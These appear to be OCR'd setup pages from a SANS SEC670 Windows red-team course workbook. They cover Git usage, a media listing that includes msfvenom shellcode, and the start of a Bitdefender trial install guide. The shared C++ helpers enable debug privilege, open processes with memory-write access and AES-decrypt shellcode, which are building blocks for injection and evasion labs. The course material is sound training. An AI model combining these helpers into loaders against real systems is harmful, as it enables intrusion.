Once Git Bash opens, you will be in Linux-like environment.

Cloning A Repo

The `git clone` command will download the specified repo to whichever folder is specified locally on your host to include branches. An example command would be the following:

Command lines

```
git clone https://github.com/username/repo.git
```

The command would grab the repo.git and make it available locally on your host system.

Viewing Branches

The `git branch` command can be used to view local branches to your system. The command offers other options like `-a` to view all branches to include remote branches, if any.

Command lines

```
git branch
```

Notional results

```
sec670@DEV-VM MINGW64 /c/SEC670/Labs/SANS-SEC670-Labs (skeleton-labs)
$ git branch

main-labs
*  skeleton-labs
```

If you are not in a folder that holds the `.git` folder, the `git branch` command will fail like this:

Command lines

```
git branch
```

Notional results

```
sec670@DEV-VM MINGW64 /c/
$ git branch

fatal: not a git repository (or any of the parent directories): .git
```

The error you might observe is a fatal error showing *not a git repository (or any of the parent directories): .git*

You will have to change into the directory where you cloned the repo for the command to succeed.

After moving into the proper folder that holds the `.git` folder, we can see the branches. The branch name with the asterisk (`*`) next to it indicates the current branch. The other visual indicator is the current branch will be listed in the actual prompt.

Switching Branches

You can switch between branches by using the `git branch` or the `git checkout` command and specifying the name of the desired branch. Depending on the size of the repo, it could take a bit to switch everything over.

The example here is with the active branch being `skeleton` and making a switch to `main` .

Command lines

```
git checkout main-labs
```

Notional results

```
sec670@DEV-VM MINGW64 /c/SEC670/Labs/SANS-SEC670-Labs (skeleton-labs)
$ git checkout main-labs
Updating files: 100% (718/718), done.
Switched to branch 'main'

sec670@DEV-VM MINGW64 /c/SEC670/Labs/SANS-SEC670-Labs (main-labs)
$
```

Seeing Completed Labs

Each lab that you tackle during this course will have a corresponding completed solution that you can `checkout` in case you want to see how I completed the lab. My version will most likely not be the same as yours as there are many solutions for a lab. There are only two local branches on your Dev VM: `main-labs` and `skeleton-labs`. To see the completed version simply checkout the `main-labs` branch.

Making Local Repos

If you would like to practice your GitFu, you can create a local `git` repository to enable version control for the labs. To create a local repo and the default branch, simply use the `git init` command in the directory of your choosing. Say you wanted to create a local repo on your Dev VM in your `C:\Users\sec670\Documents\` folder. You could create a new folder called `MyLabs` and then init the repo there.

Command lines

```
mkdir MyLabs
cd MyLabs
git init
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents
$ mkdir MyLabs
sec670@DEV-VM MINGW64 ~/Documents
$ cd MyLabs
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git init
Initialized empty Git repository in C:/Users/sec670/Documents/MyLabs/.git/
```

Making Local Branches

You cannot create any branches until you have committed something first. So, you can make a simple file just to get your first commit done.

```
touch test.txt
```

Once that is made, run the `git status` command to see something like this.

Command lines

```
touch test.txt
git status
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ touch test.txt
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git status
On branch main
No commits yet
Untracked files:
    (use "git add <file>..." to include in what will be committed)
        test.txt
nothing added to commit but untracked files present (use "git add" to track)
```

From here, we would add this file to be tracked using the `git add` command. You can specify a single file or use the period (`.`) to add all files that need to be tracked. Once we add it for tracking and version control, we can make our first commit.

Command lines

```
git add .
git commit -m "committed first test file"
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git add .
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git commit -m "committed first test file"
[main (root-commit) b726227] committed first test file
    1 file changed, 0 insertions(+), 0 deletions(-)
    create mode 100644 test.txt
```

Now that we have the first commit out of the way, we can create another branch.

You can name the branch whatever you would like but it should somewhat resemble what you are making. For example, if you are making one for the labs you can create the `code-for-labs` branch using the `git branch code-for-labs` command.

Command lines

```
git status
git branch code-for-labs
git branch
git checkout code-for-labs
```

Notional results

```
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git status
On branch main
nothing to commit, working tree clean
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git branch code-for-labs
sec670@DEV-VM MINGW64 ~/Documents/MyLabs
$ git branch
    code-for-labs
    * main
$ git checkout code-for-labs
Switched to branch 'code-for-labs'
```

You now have enough basic GitFu to start tracking changes you make as you code the labs. Again, this is entirely optional.

What's in the Media Files

The listing below describes the hierarchy of files and folders in the SEC670 ISO A and B Media files.

> **Note**
>
> **7zip is the primary archive format used because it has a higher compression rate than standard zip. The Windows 7zip installer is in `670-ISO\Extra-Tools\`, as is Keka for Mac. For Linux, use `7z` on the command line. Basic extraction usage is:**
>
> `7z x <%FILENAME%>.7z>`

670-ISO-A

VMs

- Windows 11 Dev VM - The-Dev-VM.7z
- Windows 10 Test VM - The-Test-VM.7z

Extra-Tools.7z

- `\Extra-Tools\`
  - Several tools that are either used in class or are great for your workflow, debugging, inspecting, testing, etc.
  - `\WinDDKs\`
    - DDK installers for various Windows versions like Windows XP up to Windows 11
    - EWDK installers for enterprise editions of Windows, great for building drivers without needing Visual Studio 2019
  - `\Pavels-Custom-Tools\`
    - Custom tools that have been written by Pavel Yosofivich
  - `\Git-Tools\`
    - Various GUI tools for working with `git`
    - `7zip`: Windows installer for 7zip.
    - `Keka`: macOS installer for Keka.

Trustworthy-Shellcode.7z

- `\Trustworthy-Shellcode\`
  - Various shellcodes generated via `msfvenom` – you can trust them, I promise

670-ISO-B

VMs

- Slingshot VM - Slingshot-VM.7z
- Bitdefender VM - Bitdefender.7z

Extra Files Needed

These are common header and source files that are needed for almost every project you will see during the week. If you are having compiling issues, please be sure you have these files if you are copying/pasting my version of the solutions.

Header files

`ErrorApis.h` **File**

```
#pragma once

// system includes
#include <Windows.h>
#include <stdio.h>

// custom includes
#include "Colors.h"

/// <summary>
/// Accepts an error message and an error code given from GetLastError()
/// </summary>
/// <param name="Message">The message for the user indicating what function failed</param>
/// <param name="ErrorCode">The error code from GetLastError()</param>
/// <returns>6 for ERROR_INVALID_HANDLE</returns>
INT
WINAPI
ResolveErrorCode(
    _In_ PCSTR Message,
    _In_ DWORD ErrorCode
);
```

`Colors.h` File

```cpp
#pragma once

#include <Windows.h>
#include <atlstr.h>

constexpr WORD BLACK_COLOR = 0x00;
constexpr WORD BLUE_COLOR = 0x01;
constexpr WORD GREEN_COLOR = 0x02;
constexpr WORD CYAN_COLOR = 0x03;
constexpr WORD RED_COLOR = 0x04;
constexpr WORD MAGENTA_COLOR = 0x05;
constexpr WORD BROWN_COLOR = 0x06;
constexpr WORD LIGHTGRAY_COLOR = 0x07;
constexpr WORD DARKGREY_COLOR = 0x08;
constexpr WORD LIGHTBLUE_COLOR = 0x09;
constexpr WORD LIGHTGREEN_COLOR = 0x0a;
constexpr WORD LIGHTCYAN_COLOR = 0x0b;
constexpr WORD ERROR_COLOR = 0x0c;
constexpr WORD LIGHTMAGENTA_COLOR = 0x0d;
constexpr WORD WARNING_COLOR = 0x0e;        // YELLOW ?
constexpr WORD WHITE_COLOR = 0x0f;

namespace utils
{
#ifdef _UNICODE
#define PrettyPrint PrettyPrintW
#else
#define PrettyPrint PrettyPrintA
#endif // _UNICODE

    VOID PrettyPrintA(WORD Color, CStringA Message);
    VOID PrettyPrintW(WORD Color, CStringW Message);
}
```

`ProcessHelperApis.h` File

```
#pragma once
#include <Windows.h>
#include <atlstr.h>

/// <summary>
/// Enables the debug privilege for the calling process
/// </summary>
/// <returns>Returns nonzero on success</returns>
BOOL
EnableDebugPrivilege(VOID);

/// <summary>
/// Returns a ProcessId for the given ProcessName
/// </summary>
/// <param name="ProcessName: ">The name of the process to find the PID</param>
/// <returns>ULONG ProcessId</returns>
ULONG
WINAPI
GetProcessPidFromName(_In_ CStringW ProcessName);

/// <summary>
/// Returns a process handle to given ProcessId
/// </summary>
/// <param name="ProcessId: ">The Process ID of which to obtain a process handle</param>
/// <returns>HANDLE</returns>
HANDLE
WINAPI
GetProcessHandleFromPid(_In_ ULONG ProcessId);

/// <summary>
/// Returns a user name given a SID
/// </summary>
/// <param name="Sid ">The SID to convert to a user name</param>
/// <returns>CString</returns>
CStringA
GetUserNameFromSid(_In_ PSID Sid);

/// <summary>
/// Utilizes EnumProcesses API to enumerate processes
/// </summary>
/// <returns>VOID</returns>
VOID
__stdcall
ProcessEnumBasic();

/// <summary>
/// Utilizes WTS APIs to enumerate processes
/// </summary>
/// <returns>VOID</returns>
```

```
VOID
__stdcall
ProcessEnumWTS();

/// <summary>
/// Utilizes Toolhelp APIs to enumerate processes
/// </summary>
/// <returns>VOID</returns>
VOID
__stdcall
ProcessEnumToolHelp();
```

`EncryptionApis.h` File

```
#pragma once

#include <Windows.h>
#include <wincrypt.h>
#include <string.h>
#include <atlstr.h>

/// <summary>
/// Decodes a base64 encoded blob
/// </summary>
/// <param name="Source">The blob to be decoded</param>
/// <param name="SrcLen">The length of the encoded blob</param>
/// <param name="Dest">The destination buffer to hold the decoded blob</param>
/// <param name="DstLen">The size of the destination buffer</param>
/// <returns>INT</returns>
INT
WINAPI
Base64Decode(_In_ const PBYTE Source, _In_ UINT SrcLen, _In_ PCHAR Dest, _In_ UINT DstLen);

/// <summary>
/// Encodes data as a base64 encoded blob
/// </summary>
/// <param name="Source">The blob to be encoded</param>
/// <param name="SrcLen">The length of the blob</param>
/// <param name="Dest">The destination buffer to hold the encoded blob</param>
/// <param name="DstLen">The size of the destination buffer</param>
/// <returns>INT</returns>
INT
WINAPI
Base64Encode(_In_ const PBYTE Source, _In_ UINT SrcLen, _In_ PCHAR Dest, _In_ UINT DstLen);

/// <summary>
/// Decrypts AES encrypted data, like shellcode
/// </summary>
/// <param name="Payload">The data to be decrypted</param>
/// <param name="Key">The key for the decryption</param>
/// <param name="PayloadLen">The size of the encrypted data</param>
/// <param name="KeyLen">The size of the key</param>
/// <returns>INT</returns>
INT
WINAPI
DecryptAES(_In_ PCHAR Payload, _In_ PCHAR Key, _In_ UINT PayloadLen, _In_ UINT KeyLen);
```

Source Files

`Errors.cpp` **File**

```
#include "ErrorApis.h"

INT
WINAPI
ResolveErrorCode(
    _In_ PCSTR Message,
    _In_ DWORD ErrorCode
)
{
LPSTR messageBuffer;
FormatMessageA(
    FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
    NULL,
    ErrorCode,
    0,
    (LPSTR)&messageBuffer,
    0,
    NULL
);

//printf("%s\n", messageBuffer);
utils::PrettyPrintA(ERROR_COLOR, Message);
utils::PrettyPrintA(ERROR_COLOR, messageBuffer);

LocalFree(messageBuffer);

return ErrorCode;
}
```

`Colorsc.cpp` **File**

```
#include "Colors.h"

#include <iostream>

namespace util
{
    VOID GetCurrentConsoleColor(INT DesciptorHandle, WORD& Color) {
        CONSOLE_SCREEN_BUFFER_INFO BufferInfo;

        if (!GetConsoleScreenBufferInfo(GetStdHandle(DesciptorHandle), &BufferInfo))
        {
            return;
        }
        Color = BufferInfo.wAttributes;
        return;
    }
}

VOID utils::PrettyPrintW(WORD Color, CStringW Message)
{
    INT DescriptorHandle = STD_OUTPUT_HANDLE;
    WORD DefaultColor = 7;
    util::GetCurrentConsoleColor(DescriptorHandle, DefaultColor);

    HANDLE Console = GetStdHandle(DescriptorHandle);
    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, Color);

    std::ostream& stream = std::cout;

    printf("%ws", Message.GetBuffer());

    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, DefaultColor);
    FlushConsoleInputBuffer(Console);

    stream.flush();

    return;
}

VOID utils::PrettyPrintA(WORD Color, CStringA Message)
{
    INT DescriptorHandle = STD_OUTPUT_HANDLE;
    WORD DefaultColor = 7;
    util::GetCurrentConsoleColor(DescriptorHandle, DefaultColor);

    HANDLE Console = GetStdHandle(DescriptorHandle);
    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, Color);
```



```
    std::ostream& stream = std::cout;

    printf("%s", Message.GetBuffer());

    FlushConsoleInputBuffer(Console);
    SetConsoleTextAttribute(Console, DefaultColor);
    FlushConsoleInputBuffer(Console);

    stream.flush();

    return;
}
```

`ProcessHelperApis.cpp` File

```
// system includes
#include <Windows.h>
#include <TlHelp32.h>    // for the snapshot function
#include <wtsapi32.h>   // for the WTS* functions
#include <Psapi.h>        // for EnumProcesses function
#include <stdio.h>

// custom includes
#include "ProcessHelperApis.h"
#include "ErrorApis.h"

#pragma comment(lib, "wtsapi32")

BOOL
EnableDebugPrivilege(VOID) {
    HANDLE hToken = NULL;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
        return FALSE;

    TOKEN_PRIVILEGES TokenPrivs = { 0 };
    TokenPrivs.PrivilegeCount = 1;
    TokenPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!LookupPrivilegeValue(nullptr, SE_DEBUG_NAME, &TokenPrivs.Privileges[0].Luid))
        return FALSE;

    BOOL Ret = AdjustTokenPrivileges(hToken, FALSE, &TokenPrivs, sizeof(TokenPrivs),
nullptr, nullptr);

    CloseHandle(hToken);

    return Ret && GetLastError() == ERROR_SUCCESS;
}

ULONG
__stdcall
GetProcessPidFromName(_In_ CStringW ProcessName)
{
    CStringA Message = "";
    DWORD LastError = 0;
    ULONG ProcessId = 0;
    auto hProcSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    // error check
    if (INVALID_HANDLE_VALUE == hProcSnapshot)
    {
        LastError = GetLastError();
        ResolveErrorCode("CreateToolhelp32Snapshot", LastError);
        return ERROR_GEN_FAILURE;
```

```
    }
    // create the process struct and set its size
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);

    // error check the call
    if (!Process32FirstW(hProcSnapshot, &pe32))
    {
        LastError = GetLastError();
        CloseHandle(hProcSnapshot);
        ResolveErrorCode("Process32FirstW", LastError);
        return ERROR_GEN_FAILURE;
    }

    do
    {
        // do the work here like comparing process names
        //if (lstrcmpi(ProcessName, pe32.szExeFile) == 0)
        if (0 == ProcessName.CompareNoCase(pe32.szExeFile))
        {
            // set the process id and break out of the loop
            ProcessId = pe32.th32ProcessID;
            break;
        }
        else
        {
            ProcessId = 0;  // for when we can't find the process for some reason
        }
    } while (Process32NextW(hProcSnapshot, &pe32));

    CloseHandle(hProcSnapshot);

    return ProcessId;
}

HANDLE
__stdcall
GetProcessHandleFromPid(_In_ ULONG ProcessId)
{
    HANDLE TargetProcess = INVALID_HANDLE_VALUE;
    DWORD LastError = 0;

    // attempt to grab the process handle
    TargetProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ,
FALSE, ProcessId);
    if (!TargetProcess)
    {
        LastError = GetLastError();
        ResolveErrorCode("[!] OpenProcess", LastError);
        return TargetProcess;
    }
```

```
    return TargetProcess;
}

VOID
__stdcall
ProcessEnumToolHelp()
{
    DWORD dwLastError = ERROR_SUCCESS;

    // TODO #1 - create the handle for the snapshot in variable named hSnapshot and
intialize it
    HANDLE hSnapshot = INVALID_HANDLE_VALUE;

    PROCESSENTRY32W pe32 = { 0 };           // the struct for the Process32* APIs
    pe32.dwSize = sizeof(PROCESSENTRY32W);  // set the size to size of the struct

    // TODO #2 - make the call to make the snapshot
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    // error check
    if (INVALID_HANDLE_VALUE == hSnapshot)
    {
        dwLastError = GetLastError();
        wprintf(L"[ERROR] CreateToolhelp32Snapshot failed with error: %d\n", dwLastError);
        return;
    }

    // TODO #3 - grab the info from the first process in the snapshot
    // make the call inside of an if statement
    if (!Process32First(hSnapshot, &pe32))
    {
        dwLastError = GetLastError();
        wprintf(L"[ERROR] Process32FirstW failed with error: %d\n", dwLastError);
        return;
    }

    wprintf(L"%-20s %8s %8s\n", L"Image Name", L"PID", L"PPID");
    wprintf(L"%-20s %-8s %-8s\n", L"====================", L"======", L"======");

    // TODO #4 - finish the do/while loop
    // Process32NextW should be the while condition to determine when the loops breaks
    // at a minimum, print the image name, pid, and ppid
    do
    {
        wprintf(L"%-20.19s", pe32.szExeFile);
        wprintf(L"%9d", pe32.th32ProcessID);
        wprintf(L"%9d\n", pe32.th32ParentProcessID);
    } while (Process32NextW(hSnapshot, &pe32));

    // close handle when done
    CloseHandle(hSnapshot);
}
```

```
VOID
__stdcall
ProcessEnumWTS()
{
    CStringA Message = "";
    CStringW MessageW = L"";

    // TODO #1 - make the variable procInfo using the proper structure for this version
    PWTS_PROCESS_INFOW procInfo;
    DWORD dwCount = 0;

    // TODO #2 - make the call inside the if() statement
    if (!WTSEnumerateProcessesW(WTS_CURRENT_SERVER_HANDLE, 0, 1, &procInfo, &dwCount))
    {
        return;
    }

    wprintf(L"%-5s %-16s %-5s %s\n", L"SessionId", L"UserName", L"PID", L"ImageName");
    wprintf(L"=============================================\n");

    // iterate over the results
    DWORD dwIndex = 0;
    for (; dwIndex < dwCount; dwIndex++)
    {
        auto pProcInfo = procInfo + dwIndex;
        CStringA UserName = GetUserNameFromSid(pProcInfo->pUserSid);
        //wprintf(L"%-5u %-20s %-5u %s\n", pProcInfo->SessionId,
(LPCWSTR)GetUserNameFromSid(pProcInfo->pUserSid), pProcInfo->ProcessId, pProcInfo-
>pProcessName);
        Message.Format("%-5u %-20s %-5u %S\n", pProcInfo->SessionId, UserName.GetBuffer(),
pProcInfo->ProcessId, pProcInfo->pProcessName);
        utils::PrettyPrintA(LIGHTGRAY_COLOR, Message);
    }

    wprintf(L"There were %d processes discovered\n", dwCount);

    // TODO #3 - free the memory
    WTSFreeMemory(procInfo);

    return;
}

#define PID_LIST_SIZE 2048

VOID
__stdcall
ProcessEnumBasic()
{
    DWORD dwProcList[PID_LIST_SIZE] = { 0 };    // will hold the list of PIDs
    DWORD dwRealSize = 0;                       // the actual size of the list
    BOOL bResult = FALSE;                       // error checking the API
```

```
    DWORD32 dwCount = 0;                              // for the final count of PIDs

    // TODO #1 - make the call
    bResult = EnumProcesses(dwProcList, sizeof(dwProcList), &dwRealSize);

    // error check
    if (!bResult)
    {
        wprintf(L"[ERROR] EnumProcesses failed with error: %d\n", GetLastError());
        return;
    }

    dwCount = dwRealSize / sizeof(DWORD);   // determine the actual count

    DWORD dwIndex = 0;
    for (; dwIndex < dwCount; dwIndex++)
    {
        wprintf(L"PID %d\n", dwProcList[dwIndex]);
    }

    printf("DONE!\n");
}

CStringA
GetUserNameFromSid(_In_ PSID Sid)
{
    if (nullptr == Sid)
    {
        return "";
    }

    CStringA Name = "";
    CStringA Domain = "";

    DWORD NameLen = 32;
    DWORD DomainLen = 32;

    SID_NAME_USE NameUse;

    if (!LookupAccountSidA(nullptr, Sid, Name.GetBuffer(), &NameLen, Domain.GetBuffer(),
&DomainLen, &NameUse))
    {
        return "";
    }

    CStringA Final = "";
    Final.Format("%s\\%s", Domain.GetBuffer(), Name.GetBuffer());

    return Final;
}
```

`EncryptionApis.cpp` File

```cpp
#include "EncryptionApis.h"
#include "ErrorApis.h"

#pragma comment(lib, "crypt32.lib")
#pragma comment(lib, "advapi32")

INT
WINAPI
Base64Decode(
    _In_ const PBYTE Source,
    _In_ UINT SrcLen,
    _In_ PCHAR Dest,
    _In_ UINT DstLen)
{
    DWORD OutLen = DstLen;
    BOOL Ret = CryptStringToBinaryA((LPCSTR)Source, SrcLen, CRYPT_STRING_BASE64,
(PBYTE)Dest, &OutLen, NULL, NULL);

    if (!Ret)
    {
        OutLen = 0;
    }

    return OutLen;
}

INT
WINAPI
Base64Encode(
    _In_ const PBYTE Source,
    _In_ UINT SrcLen,
    _In_ PCHAR Dest,
    _In_ UINT DstLen)
{
    DWORD OutLen = DstLen;
    BOOL Ret = CryptBinaryToStringA(Source, SrcLen, CRYPT_STRING_BASE64, Dest, &OutLen);

    if (!Ret)
    {
        OutLen = 0;
    }

    return OutLen;
}

INT
_Use_decl_annotations_
WINAPI
DecryptAES(PCHAR Payload, PCHAR Key, UINT PayloadLen, UINT KeyLen)
```

```
{
    HCRYPTPROV hCryptProv = HCRYPTPROV();
    HCRYPTHASH hCryptHash = HCRYPTHASH();
    HCRYPTKEY hCryptKey = HCRYPTKEY();

    // get the context
    //
    if (!CryptAcquireContextW(&hCryptProv, nullptr, nullptr, PROV_RSA_AES,
CRYPT_VERIFYCONTEXT))
    {
        return ResolveErrorCode("[!] %s:%d: CryptAcquireContextW: ", GetLastError());
    }

    // make the hash
    //
    if (!CryptCreateHash(hCryptProv, CALG_SHA_256, NULL, NULL, &hCryptHash))
    {
        return ResolveErrorCode("[!] %s:%d: CryptCreateHash: ", GetLastError());
    }

    // call hash data
    //
    if (!CryptHashData(hCryptHash, (PBYTE)Key, (DWORD)KeyLen, NULL))
    {
        return ResolveErrorCode("[!] %s:%d: CryptDecrypt: ", GetLastError());
    }

    // derive the key
    //
    if (!CryptDeriveKey(hCryptProv, CALG_AES_256, hCryptHash, NULL, &hCryptKey))
    {
        return ResolveErrorCode("[!] %s:%d: CryptDecrypt: ", GetLastError());
    }

    // decrypt it
    //
    if (!CryptDecrypt(hCryptKey, (HCRYPTHASH)NULL, NULL, NULL, (PBYTE)Payload,
(PDWORD)&PayloadLen))
    {
        return ResolveErrorCode("[!] %s:%d: CryptDecrypt: ", GetLastError());
    }

    // clean up
    //
    CryptReleaseContext(hCryptProv, NULL);
    CryptDestroyHash(hCryptHash);
    CryptDestroyKey(hCryptKey);

    return ERROR_SUCCESS;
}
```


Bitdefender

Installing Bitdefender - Trial Version


Bitdefender is a commercial Personal Security Product (PSP) that offers a 30-day trial version. Unless you would like to pay for a license, we will be using the trial version for this course. This guide will walk you through the installing process of the product. Your VM comes with the NIC set to host-only, which is good! The installation, however, needs Internet access to complete everything. Please make sure you change your VM's NIC settings to NAT or Bridged. Whichever is needed for your setup. Once you have Internet access, being the installation steps.

Step-by-step Process


The EXE should already be present on your Bitdefender VM and should be located at `C:\Users\tester\Downloads`




1. To get started, double-click on the EXE. You might see a UAC prompt and if you do, select Yes and move on to the next step.



